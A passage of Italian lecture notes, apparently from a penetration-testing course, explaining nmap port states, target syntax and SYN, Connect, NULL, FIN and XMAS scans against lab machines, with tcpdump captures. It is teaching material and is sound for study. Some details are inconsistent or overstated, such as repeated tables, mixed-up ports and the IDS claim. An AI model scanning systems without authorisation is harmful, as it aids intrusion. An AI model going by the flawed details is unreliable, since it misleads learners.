Inoltre, verremmo a conoscenza che soltanto 23 porte risultano essere attive (con le sue informazioni relative), mentre le altre risultano essere chiuse.

Stato delle porte

nmap definisce sei stati per le porte:

1. **Open**: esiste un'applicazione che accetta connessioni *TCP* o datagrammi *UDP*;
2. **Closed**: sebbene la porta sia accessibile, non ci sono applicazioni in ascolto su tale porta;
3. **Filtered**: nmap non è in grado di determinare se la porta è aperta o meno, a causa di una possibile presenza di un dispositivo di filtraggio dei pacchetti (per es. firewall) che non permette di raggiungere la macchina target;
4. **Unfiltered**: la porta è accessibile ma nmap non può determinare se è aperta o chiusa;
5. **Open | Filtered**: nmap non è in grado di determinare se una porta è aperta o filtrata;
6. **Closed | Filtered**: nmap non è in grado di determinare se una porta è chiusa o filtrata.

A seconda della tecnica di scansione utilizzata, verrà restituito un determinato insieme di stati per le porte.

Specificare il Target

nmap permette di specificare le macchine target in quattro modi:

1. singolo indirizzo IP (o un singolo hostname): **nmap 10.0.2.6**;
2. un'intera rete di indirizzi IP adiacenti, utilizzando la notazione *CIDR*: **nmap 10.0.2.0/24** (vengono scansionati 256 indirizzi: da 10.0.2.0 a 10.0.2.255);
3. range degli ottetti relativi agli indirizzi IP: **nmap 10.0.2-4, 6.1** (vengono scansionati i seguenti indirizzi: 10.0.2.1, 10.0.3.1, 10.0.4.1, 10.0.6.1);
4. indirizzi IP multipli: **nmap 10.0.2.5 172.16.16-18,21.5** (vengono scansionati i seguenti indirizzi: 10.0.2.5, 172.16.16.5, 172.16.17.5, 172.16.18.5, 172.16.21.5).

Oltre a specificare il/i target da terminale, nmap permette anche di farlo mediante un file testuale utilizzando l'opzione **-iL <inputfilename>**.

Questo risulta essere utile se già si dispone degli indirizzi IP da analizzare (ad esempio, ottenuti dalla fase di *Information Gathering*). Bisogna fare attenzione che ciascuna entry sia separata da spazi, tabulazioni o newline.

Porte scansionate di Default

Di default, nmap analizza/scansiona 1000 porte *TCP*. Vediamo quali sarebbero queste porte attraverso Wireshark.

Innanzitutto, impostiamo Wireshark in modo che catturi solo il traffico da/verso la macchina target: host 10.0.2.6 nel campo *filter*. Dopodiché pigiamo il pulsante *avvia*.

Quindi, avviamo lo strumento nmap dal terminale: nmap 10.0.2.6.

Fatto questo procedimento, Wireshark mostrerà soltanto il traffico da/verso 10.0.2.6.

Andando nella sezione "Statistics" → "Conversations" → "TCP - 1002", questo ci porterà alla seguente immagine, in cui vengono memorizzate delle informazioni inerenti alle catture pregresse.


Ordiniamo le porte cliccando sull'intestazione di tale colonna

	Port A Address B	Port B *	Packets	Bytes	Stream ID
Absolute start time	10.0.2.15	57954 10.0.2.4	1	2 134 bytes	256
Limit to display filter	10.0.2.15	52820 10.0.2.4	3	2 134 bytes	189
Copy	10.0.2.15	49958 10.0.2.4	4	2 134 bytes	238
Follow Stream...	10.0.2.15	58938 10.0.2.4	6	2 134 bytes	915
Graph...	10.0.2.15	47422 10.0.2.4	7	2 134 bytes	316
Protocol	10.0.2.15	45474 10.0.2.4	9	2 134 bytes	947
Bluetooth	10.0.2.15	39904 10.0.2.4	13	2 134 bytes	594
BPV7	10.0.2.15	56622 10.0.2.4	17	2 134 bytes	228
DCCP	10.0.2.15	42904 10.0.2.4	19	2 134 bytes	211
Filter list for specific type	10.0.2.15	33332 10.0.2.4	20	2 134 bytes	266
	10.0.2.15	36674 10.0.2.4	21	4 280 bytes	16
	10.0.2.15	55464 10.0.2.4	22	4 280 bytes	17
	10.0.2.15	56976 10.0.2.4	23	4 280 bytes	8
	10.0.2.15	37760 10.0.2.4	24	2 134 bytes	997
	10.0.2.15	44200 10.0.2.4	25	4 280 bytes	4
	10.0.2.15	58818 10.0.2.4	26	2 134 bytes	503

Specifiche delle Porte

Di default Nmap scansiona, secondo un ordine casuale, le 1002 porte «più comuni». Tali porte sono selezionate in base al contenuto del file **nmap-services**, in cui ciascuna entry del file nmap-services contiene:

- Nome del servizio e numero della porta, insieme al corrispondente protocollo;



ssh	22/tcp	0.182286	# Secure Shell Login
ssh	22/udp	0.003905	# Secure Shell Login
telnet	23/tcp	0.221265	
telnet	23/udp	0.006211	
priv-mail	24/tcp	0.001154	# any private mail system
priv-mail	24/udp	0.000329	# any private mail system
smtp	25/tcp	0.131314	# Simple Mail Transfer
smtp	25/udp	0.001285	# Simple Mail Transfer
rsftp	26/tcp	0.007991	# RSFTP
nsw-fe	27/tcp	0.000138	# NSW User System FE
nsw-fe	27/udp	0.000395	# NSW User System FE
unknown	28/tcp	0.000050	
msg-icp	29/tcp	0.000025	# MSG ICP
msg-icp	29/udp	0.000560	# MSG ICP
unknown	30/tcp	0.000527	
msg-auth	31/tcp	0.000025	# MSG Authentication

- Valore che rappresenta la probabilità di trovare aperta tale porta, probabilità ottenuta tramite euristiche ricavate da scansioni precedenti.

ssh	22/tcp	0.182286	# Secure Shell Login
ssh	22/udp	0.003905	# Secure Shell Login
telnet	23/tcp	0.221265	
telnet	23/udp	0.006211	
priv-mail	24/tcp	0.001154	# any private mail system
priv-mail	24/udp	0.000329	# any private mail system
smtp	25/tcp	0.131314	# Simple Mail Transfer
smtp	25/udp	0.001285	# Simple Mail Transfer
rsftp	26/tcp	0.007991	# RSFTP
nsw-fe	27/tcp	0.000138	# NSW User System FE
nsw-fe	27/udp	0.000395	# NSW User System FE
unknown	28/tcp	0.000050	
msg-icp	29/tcp	0.000025	# MSG ICP
msg-icp	29/udp	0.000560	# MSG ICP
unknown	30/tcp	0.000527	
msg-auth	31/tcp	0.000025	# MSG Authentication

Commento relativo al servizio in esecuzione su una determinata porta

ssh	22/tcp	0.182286	# Secure Shell Login
ssh	22/udp	0.003905	# Secure Shell Login
telnet	23/tcp	0.221265	
telnet	23/udp	0.006211	
priv-mail	24/tcp	0.001154	# any private mail system
priv-mail	24/udp	0.000329	# any private mail system
smtp	25/tcp	0.131314	# Simple Mail Transfer
smtp	25/udp	0.001285	# Simple Mail Transfer
rsftp	26/tcp	0.007991	# RSFTP
nsw-fe	27/tcp	0.000138	# NSW User System FE
nsw-fe	27/udp	0.000395	# NSW User System FE
unknown	28/tcp	0.000050	
msg-icp	29/tcp	0.000025	# MSG ICP
msg-icp	29/udp	0.000560	# MSG ICP
unknown	30/tcp	0.000527	
msg-auth	31/tcp	0.000025	# MSG Authentication

Nmap consente di scegliere arbitrariamente le porte da scansionare:

- **-p port_range** scansiona le porte definite tramite tale parametro
- **Esempio 1:** per scansionare le porte da 1 a 1024 l'opzione è **-p 1-1024**
- **Esempio 2:** per scansionare tutte le porte da 1 a 65535 l'opzione è **-p-**
- **Esempio 3:** per scansionare le porte 21 e 23 l'opzione è **-p 21,23**
- **-F (fast)** scansiona solo le 100 porte più comuni, in base al contenuto del file nmap-services
- **-r (don't randomize port)** scansiona le porte sequenzialmente, da quella con numero più piccolo a quella con numero più grande.

Per disabilitare il firewall sulla macchina target (Metasploitable 3) vedi il file “Argomento 8 - Enumerating Target e Port Scanning Parte 1.pdf” dalla slide 77 a 80.

Scansione di Default (utente root) – SYN Scan

Seguire il comando nmap senza alcun parametro, da utente root, equivale all'eseguire il seguente comando: **nmap -sS <addressIP>**. In ogni caso, il comando invia un pacchetto SYN ed attende una risposta dalla macchina target:

1. se la risposta contiene SYN/ACK allora la porta è aperta;
2. se la risposta contiene RST/ACK allora la porta è chiusa;
3. se la risposta contiene un messaggio di errore ICMP Port Unreachable o se non c'è nessuna risposta, la porta è filtrata.

Tale scansione è nota come **half-open** o **SYN stealth**, in cui si avvia l'operazione di *three-way handshake* senza completarlo effettivamente. E poiché non viene completato, tale scansione non viene memorizzata dagli *IDS* (Intrusion Detection System).

Traffico generato da una scansione di default (root)

Per analizzare il traffico di rete generato da una scansione di nmap, utilizziamo **tcpdump**, un semplice ma potente sniffer di rete.

Utilizzando questo strumento, è possibile analizzare i seguenti flag impostati da nmap durante i vari tipi di scansione:

- **[S]** - *SYN* (*SYN packet*, richiesta per stabilire una nuova sessione);
- **[.]** - *ACK* (*ACK packet*, conferma di ricezione dei dati del mittente);
- **[P]** - *PSH* (*Push*, push immediato dei dati da parte del sender);
- **[F]** - *FIN* (*Finish*, sollecito di terminazione);
- **[U]** - *URG* (*Urgent*, ha precedenza sugli altri dati);
- **[R]** - *RST* (*Reset*, indicizzazione di interruzione immediata della connessione);
- **[S.]** - *SYN-ACK* packet;
- **[R.]** - *RST-ACK* packet.

TCP SYN

Supponiamo di avere il seguente scenario di rete:

- IP macchina *Kali* 10.0.2.15;
- IP macchina target (Metasploitable 2) 10.0.2.6.

Analizziamo i tre possibili casi: **porta aperta, chiusa e filtrata**.

Primo caso: Porta aperta

Dalla seguente immagine, la macchina Kali invia una richiesta *SYN* alla porta 21 della macchina target. Quest'ultima risponde con un *SYN/ACK* per denotare che la porta è aperta quindi può procedere all'instaurazione della connessione. Fin qui sembrerebbe che il procedimento sia quello di effettuare *three-way handshake*. Però, la macchina che sta effettuando la scansione non procede oltre e risponde con un *RST*.



Analizziamo in questo modo, il traffico. Quindi avviamo `tcpdump` con gli opportuni parametri:

```
tcpdump -nnX tcp and host 10.0.2.15 | grep 10.0.2.6.21
```

Vediamo meglio cosa rappresentano:

- `-nn`: utilizza un formato numerico per la rappresentazione della risoluzione sia di nomi di dominio che delle porte;
- `-x`: stampa l'header e i dati di ogni pacchetto, sia in formato ASCII che in formato esadecimale;
- `tcp`: protocollo da analizzare;
- `host 10.0.2.15`: host sorgente (bisogna specificare i due endpoint);
- `10.0.2.6.21`: host target con la porta associata.


Dopodiché, avviamo `nmap` usando una nuova finestra (o un nuovo Tab) del terminale ed attendiamo la fine della scansione: `nmap 10.0.2.6`. Analizzando l'output di `tcpdump`, possiamo osservare:

```
21:09:31.694937 IP 10.0.2.15.45004 > 10.0.2.6.21: Flags [S], seq 1264759154, win 1024, options [mss 1460], length 0
21:09:31.695047 IP 10.0.2.6.21 > 10.0.2.15.45004: Flags [S.], seq 76123768, ack 1264759155, win 5840, options [mss 1460], length 0
21:09:31.695052 IP 10.0.2.15.45004 > 10.0.2.6.21: Flags [R], seq 1264759155, win 0, length 0
```

- **1° riga:** la macchina Kali invia il flag `SYN = [S]` (Start Connection) e il numero di sequenza `ISN = 1264759154`;
- **2° riga:** la macchina target risponde con il flag `SYN-ACK = [S.]` (SynAck Packet), il numero di sequenza `ISN 76123768` e un `ACK` al numero di sequenza ricevuto dalla macchina Kali: $1264759154 + 1 = 1264759155$;
- **3° riga:** la macchina Kali invia il flag `RST = [R]` (Reset Connection) e il numero di sequenza `1264759155` ricevuto dalla macchina target.

Secondo caso: Porta chiusa

In questo caso, a differenza del primo, nel momento in cui la macchina Kali effettua una richiesta di connessione alla porta 3128 riceverà come risposta un pacchetto RST denotando, quindi, la chiusura di tale porta.



Come prima, avviamo `tcpdump` con gli opportuni parametri:

```
tcpdump -nnX tcp and host 10.0.2.15 | grep 10.0.2.6.3128
```


Avviamo nmap: `nmap 10.0.2.6`. Dal seguente risultato, notiamo che:

```
21:32:37.038396 IP 10.0.2.15.47788 > 10.0.2.6.3128: Flags [S], seq 3202025346  
, win 1024, options [mss 1460], length 0  
21:32:37.038591 IP 10.0.2.6.3128 > 10.0.2.15.47788: Flags [R.], seq 0, ack 32  
02025347, win 0, length 0
```

- **1° riga:** la macchina Kali invia il flag `SYN = [S]` (Start Connection) con il numero di sequenza ISN 3202025346;
- **2° riga:** la macchina target risponde con il flag `RST-ACK = [R.]` (RstAck Packet), un ACK al numero di sequenza ricevuto dalla macchina Kali: $3202025346 + 1 = 3202025347$.

Terzo caso: Porta filtrata

Adesso vediamo il caso in cui la macchina Kali attende una risposta nel momento in cui manda una richiesta `SYN` alla porta 21 della macchina target.



Prima di analizzare l'output generato dal comando `tcpdump`, è necessario dover filtrare i pacchetti.

Utilizzeremo il comando `iptables`, sulla macchina target, dove andremo a filtrare tutte le porte, consentendo solo traffico TCP in ingresso verso la porta 21 della macchina target (tutto il resto sarà bloccato dal firewall).

I primi tre comandi provvedono a cancellare eventuali politiche di filtraggio definite precedentemente, mentre le altre consentono di accettare tutti i pacchetti relativi a connessioni sulla porta TCP 22, scartando tutti gli altri pacchetti.

- 1) `iptables -F`
- 2) `iptables -t nat -F`

```
3) iptables -x  
4) iptables -P FORWARD DROP  
5) iptables -P INPUT DROP  
6) iptables -P OUTPUT ACCEPT  
7) iptables -A INPUT -p tcp --dport 22 -j ACCEPT
```

Anziché doverli eseguire manualmente, comando per comando, possiamo inserirli all'interno di uno script denominato `iptables.sh`. Impostiamo i permessi di esecuzione: `chmod 755 iptables.sh` ed eseguiamolo: `./iptables.sh`

Avviamo `tcpdump` con gli opportuni parametri:

```
tcpdump -nnX tcp and host 10.0.2.11 | grep 10.0.2.10.21
```

Quindi avviamo `nmap`: `nmap 10.0.2.10`. Dal seguente risultato, notiamo che:

```
root@kali:~# tcpdump -nnX tcp and host 10.0.2.11 | grep 10.0.2.10.21  
tcpdump: verbose output suppressed, use -v or -vv for full protocol decode  
listening on eth0, link-type EN10MB (Ethernet), capture size 262144 bytes  
17:15:51.550573 IP 10.0.2.11.64372 > 10.0.2.10.21: Flags [S], seq 4024612871, wi  
n 1024, options [mss 1460], length 0  
17:15:52.652945 IP 10.0.2.11.64373 > 10.0.2.10.21: Flags [S], seq 4024678406, wi  
n 1024, options [mss 1460], length 0
```

- **1° riga:** la macchina Kali invia un flag `SYN = [S]` (Start Connection) con numero di sequenza `ISN 4024612871`;
- **2° riga:** la macchina Kali invia un nuovo flag `SYN = [S]` (Start Connection) con numero di sequenza `ISN 4024678406`;
- Non avendo ricevuto alcuna risposta entro una certa soglia di `timeout`, `nmap` passa alla scansione della porta successiva.

TCP Connect (normal user)


Per poter utilizzare la maggior parte delle opzioni di scansione basate su `TCP` è necessario essere utenti **privilegiati** (root o Amministratore) poiché tali opzioni richiedono l'invio di **raw packet** sulla rete. Infatti, il comando `nmap` con l'opzione `-sS` richiede il privilegio di `root`.

Se il comando `nmap` viene eseguito da utente non privilegiato, viene utilizzata di default una scansione basata su **TCP Connect**. Quindi nel momento in cui si cerca di instaurare una connessione con la macchina target, `nmap`, tramite il sistema operativo, invoca la system call "`connect`". Questo, nel contesto non privilegiato, è equivalente nell'eseguire il comando `nmap` con l'opzione `-sT`. Gli svantaggi di questa scansione sono che essa richiede di generare più pacchetti per ottenere informazioni e più tempo per essere completata. Ma il principale vantaggio è che essa non destà sospetti verso la macchina target, in quanto apparirà come una normale connessione verso un servizio di rete (a differenza del `TCP SYN`).

Vediamo i tre casi per tale contesto: **aperta, chiusa e filtrata**.

Primo caso: Porta aperta

La macchina Kali riesce ad instaurare una connessione con la macchina target completando il procedimento del *three-way handshake*.



Avviamo il comando `tcpdump` con gli opportuni parametri:

```
tcpdump -nnX tcp and host 10.0.2.11 | grep 10.0.2.10.21
```

Avviamo `nmap` usando una nuova finestra (o un nuovo Tab) del terminale ed attendiamo la fine della scansione: `nmap -sT 10.0.2.10`


```
root@kali:~# tcpdump -nnX tcp and host 10.0.2.11 | grep 10.0.2.10.22
tcpdump: verbose output suppressed, use -v or -vv for full protocol decode
listening on eth0, link-type EN10MB (Ethernet), capture size 262144 bytes
17:37:06.005491 IP 10.0.2.11.54142 > 10.0.2.10.22: Flags [S], seq 4039503064, wi
n 64240, options [mss 1460,sackOK,TS val 3402587536 ecr 0,nop,wscale 7], length
0
17:37:06.006111 IP 10.0.2.10.22 > 10.0.2.11.54142: Flags [S.], seq 1879068240, a
ck 4039503065, win 5792, options [mss 1460,sackOK,TS val 4294955748 ecr 34025875
36,nop,wscale 5], length 0
17:37:06.006126 IP 10.0.2.11.54142 > 10.0.2.10.22: Flags [.], ack 1, win 502, op
tions [nop,nop,TS val 3402587536 ecr 4294955748], length 0
17:37:06.007344 IP 10.0.2.11.54142 > 10.0.2.10.22: Flags [R.], seq 1, ack 1, win
502, options [nop,nop,TS val 3402587537 ecr 4294955748], length 0
```

Analizzando l'output di `tcpdump`, possiamo osservare quanto segue:

- **1° riga:** la macchina *Kali* invia un pacchetto contenente il flag `SYN = [S]` (Start Connection) con numero di sequenza `ISN 4039503064`;
- **2° riga:** la macchina *target* risponde con un pacchetto contenente il flag `SYN-ACK = [S.]` (SynAck Packet), numero di sequenza `ISN 1879068240` e un `ACK` al numero di sequenza ricevuto dalla macchina Kali: $4039503064 + 1 = 4039503065$;
- **3° riga:** la macchina *Kali* invia un pacchetto contenente il flag `ACK = [.]` (vuol dire che il three-way handshake è completato);
- **4° riga:** la macchina *Kali* invia un pacchetto contenente il flag `RST-ACK = [R.]` (RstAck Packet).

Secondo caso: Porta chiusa

La macchina *Kali* riceva come risposta *RST* nel tentativo di instaurare la connessione con la macchina *target* sulla porta 8080.



Avviamo il comando `tcpdump` con gli opportuni parametri:

```
tcpdump -nnX tcp and host 10.0.2.11 | grep 10.0.2.10.8080
```

Avviamo `nmap` usando una nuova finestra (o un nuovo Tab) del terminale ed attendiamo la fine della scansione: `nmap -sT 10.0.2.10`


```
07:04:37.568061 IP 10.0.2.11.51970 > 10.0.2.10.8080: Flags [S], seq 3319017068, win 64240, options [mss 1460,sackOK,TS val 449785433 ecr 0,nop,wscale 7], length 0
07:04:37.568787 IP 10.0.2.10.8080 > 10.0.2.11.51970: Flags [R.], seq 0, ack 3319017069, win 0, length 0
```

Analizzando l'output di `tcpdump`, possiamo osservare quanto segue:

- **1° riga:** la macchina *Kali* invia un pacchetto contenente il flag `SYN = [S]` (Start Connection) con numero di sequenza `ISN 3319017068`;
- **2° riga:** la macchina *target* risponde con un pacchetto contenente il flag `RST-ACK = [R.]` (RstAck Packet), un `ACK` al numero di sequenza ricevuto dalla macchina *Kali*: `3319017068+1 = 3319017069`.

Terzo caso: porta filtrata

La macchina *Kali* attende la risposta da parte della macchina *target* nel tentativo di instaurare la connessione.



Per realizzare il filtraggio, andare nella sottosezione precedente dove viene menzionato il comando `iptables`.

Avviamo il comando `tcpdump` con gli opportuni parametri:

```
tcpdump -nnX tcp and host 10.0.2.11 | grep 10.0.2.10.21
```

Avviamo nmap usando una nuova finestra (o un nuovo Tab) del terminale ed attendiamo la fine di scansione: `nmap -sT 10.0.2.10`

```
root@kali:~# tcpdump -nnX tcp and host 10.0.2.11 | grep 10.0.2.10.21
tcpdump: verbose output suppressed, use -v or -vv for full protocol decode
listening on eth0, link-type EN10MB (Ethernet), capture size 262144 bytes
16:01:30.994272 IP 10.0.2.11.57516 > 10.0.2.10.21: Flags [S], seq 3784679982, wi
n 64240, options [mss 1460,sackOK,TS val 3939596135 ecr 0,nop,wscale 7], length
0
16:01:32.095921 IP 10.0.2.11.57530 > 10.0.2.10.21: Flags [S], seq 4034080752, wi
n 64240, options [mss 1460,sackOK,TS val 3939597237 ecr 0,nop,wscale 7], length
0
```

Analizzando l'output di tcpdump, possiamo osservare quanto segue:

- **1° riga:** la macchina *Kali* invia un pacchetto contenente il flag `SYN = [S]` (Start Connection) con numero di sequenza `ISN 3784679982`;
- **2° riga:** la macchina Kali invia un nuovo pacchetto contenente il flag `SYN = [S]` (Start Connection) con numero di sequenza `ISN 4034080752`;
- non avendo ricevuto nessuna risposta entro una certa soglia di `timeout`, nmap passa alla scansione della porta successiva.

Altre scansioni predefinite

Ci sono altre opzioni per quanto concerne le scansioni, tra cui:

- **TCP NULL Scan** (opzione `-sN`): non imposta alcun bit (flag) di controllo;
- **FIN SCAN** (opzione `-sF`): imposta solo il bit (flag) FIN;
- **XMAS Scan** (opzione `-sX`): imposta i bit (flag) FIN, PSH e URG.

Le prime tre tipologie di scansioni hanno in comune che, se non ricevono risposta, considerano la porta aperta o filtrata. Altrimenti se ricevono un pacchetto RST come risposta considerano la porta chiusa.

Adesso vediamo i tre casi (porta aperta, chiusa e filtrata) per ognuno di queste tipologie.

TCP NULL Scan

Primo caso: porta aperta

Traffico generato tra la macchina *Kali* e la macchina *target* sulla porta 22.

Avviamo il comando `tcpdump` con gli opportuni parametri:

```
tcpdump -nnX tcp and host 10.0.2.11 | grep 10.0.2.10.22
```

Avviamo nmap usando una nuova finestra (o un nuovo Tab) del terminale ed attendiamo la fine della scansione: `nmap -sN 10.0.2.10`

```
root@kali:~# tcpdump -nnX tcp and host 10.0.2.11 | grep 10.0.2.10.22
tcpdump: verbose output suppressed, use -v or -vv for full protocol decode
listening on eth0, link-type EN10MB (Ethernet), capture size 262144 bytes
10:18:21.040765 IP 10.0.2.11.35807 > 10.0.2.10.22: Flags [none], win 1024, lengt
h 0
```

Analizzando l'output di tcpdump, possiamo osservare quanto segue:

- **1° riga:** la macchina *Kali* invia un pacchetto in cui non è impostato alcun bit di controllo. Non viene ricevuta alcuna risposta da parte della macchina *target*, quindi, la porta viene considerata aperta o filtrata.

Secondo caso: porta chiusa

Traffico generato tra la macchina *Kali* e la macchina *target* sulla porta 8080.

Avviamo il comando `tcpdump` con gli opportuni parametri:

```
tcpdump -nnX tcp and host 10.0.2.11 | grep 10.0.2.10.8080
```

Avviamo `nmap` usando una nuova finestra (o un nuovo Tab) del terminale ed attendiamo la fine della scansione: `nmap -sN 10.0.2.10`

```
root@kali:~# tcpdump -nnX tcp and host 10.0.2.11 | grep 10.0.2.10.8080
tcpdump: verbose output suppressed, use -v or -vv for full protocol decode
listening on eth0, link-type EN10MB (Ethernet), capture size 262144 bytes
06:02:20.883661 IP 10.0.2.11.47858 > 10.0.2.10.8080: Flags [none], win 1024, len
ath 0
06:02:20.884495 IP 10.0.2.10.8080 > 10.0.2.11.47858: Flags [R.], seq 0, ack 1776
932044, win 0, length 0
```

Analizzando l'output di `tcpdump`, possiamo osservare quanto segue:

- **1° riga:** la macchina *Kali* invia un pacchetto in cui non è impostato alcun bit di controllo;
- **2° riga:** la macchina *target* invia un pacchetto contenente il flag RST-ACK = [R.] (RstAck Packet).

TCP FIN Scan

Primo caso: porta aperta

Traffico generato tra la macchina *Kali* e la macchina *target* sulla porta 22.

Avviamo il comando `tcpdump` con gli opportuni parametri:

```
tcpdump -nnX tcp and host 10.0.2.11 | grep 10.0.2.10.22
```

Avviamo `nmap` usando una nuova finestra (o un nuovo Tab) del terminale ed attendiamo la fine della scansione: `nmap -sF 10.0.2.10`

```
root@kali:~# tcpdump -nnX tcp and host 10.0.2.11 | grep 10.0.2.10.22
tcpdump: verbose output suppressed, use -v or -vv for full protocol decode
listening on eth0, link-type EN10MB (Ethernet), capture size 262144 bytes
06:04:36.497497 IP 10.0.2.11.62500 > 10.0.2.10.22: Flags [F], seq 894489092, win
1024, length 0
```

Analizzando l'output di `tcpdump`, possiamo osservare quanto segue:

- **1° riga:** la macchina *Kali* invia un pacchetto in cui è contenuto il flag FIN = [F] (Finish Connection) ed il numero di sequenza 894489092. Non viene ricevuta nessuna risposta da parte della macchina *target*, quindi, la porta viene considerata aperta o filtrata.

Secondo caso: porta chiusa

Traffico generato tra la macchina *Kali* e la macchina *target* sulla porta 8080.

Avviamo il comando `tcpdump` con gli opportuni parametri:

```
tcpdump -nnX tcp and host 10.0.2.11 | grep 10.0.2.10.8080
```

Avviamo `nmap` usando una nuova finestra (o un nuovo Tab) del terminale ed attendiamo la fine della scansione: `nmap -sF 10.0.2.10`

```

root@kali:~# tcpdump -nnX tcp and host 10.0.2.11 | grep 10.0.2.10.8080
tcpdump: verbose output suppressed, use -v or -vv for full protocol decode
listening on eth0, link-type EN10MB (Ethernet), capture size 262144 bytes
06:06:43.368597 IP 10.0.2.11.55832 > 10.0.2.10.8080: Flags [F], seq 3380948498,
win 1024, length 0
06:06:43.369169 IP 10.0.2.10.8080 > 10.0.2.11.55832: Flags [R.], seq 0, ack 3380948499, win 0, length 0

```

Analizzando l'output di `tcpdump`, possiamo osservare quanto segue:

- **1° riga:** la macchina *Kali* invia un pacchetto in cui è contenuto il flag `FIN = [F]` (Finish Connection) ed il numero di sequenza `ISN 3380948498`;
- **2° riga:** la macchina target invia un pacchetto contenente il flag `RST-ACK = [R.]` (RstAck Packet).

TCP XMAS Scan

Primo caso: porta aperta

Traffico generato tra la macchina Kali e la macchina target sulla porta 22.

Avviamo il comando `tcpdump` con gli opportuni parametri:

```
tcpdump -nnX tcp and host 10.0.2.11 | grep 10.0.2.10.22
```

Avviamo `nmap` usando una nuova finestra (o un nuovo Tab) del terminale ed attendiamo la fine della scansione: `nmap -sX 10.0.2.10`

```

root@kali:~# tcpdump -nnX tcp and host 10.0.2.11 | grep 10.0.2.10.22
tcpdump: verbose output suppressed, use -v or -vv for full protocol decode
listening on eth0, link-type EN10MB (Ethernet), capture size 262144 bytes
16:42:41.974141 IP 10.0.2.11.50748 > 10.0.2.10.22: Flags [FPU], seq 2117049082,
win 1024, urg 0, length 0

```

Analizzando l'output di `tcpdump`, possiamo osservare quanto segue:

- **1° riga:** la macchina *Kali* invia un pacchetto in cui sono impostati i flag `FIN (F)`, `PSH (P)` ed `URG (U)`, oltre al numero di sequenza `ISN 2117049082`. Non viene ricevuta alcuna risposta da parte della macchina target, quindi. la porta viene considerata aperta o filtrata.

Secondo caso: porta chiusa

Traffico generato tra la macchina Kali e la macchina target sulla porta 8080.

Avviamo il comando `tcpdump` con gli opportuni parametri:

```
tcpdump -nnX tcp and host 10.0.2.11 | grep 10.0.2.10.8080
```

Avviamo `nmap` usando una nuova finestra (o un nuovo Tab) del terminale ed attendiamo la fine della scansione: `nmap -sX 10.0.2.10`

```

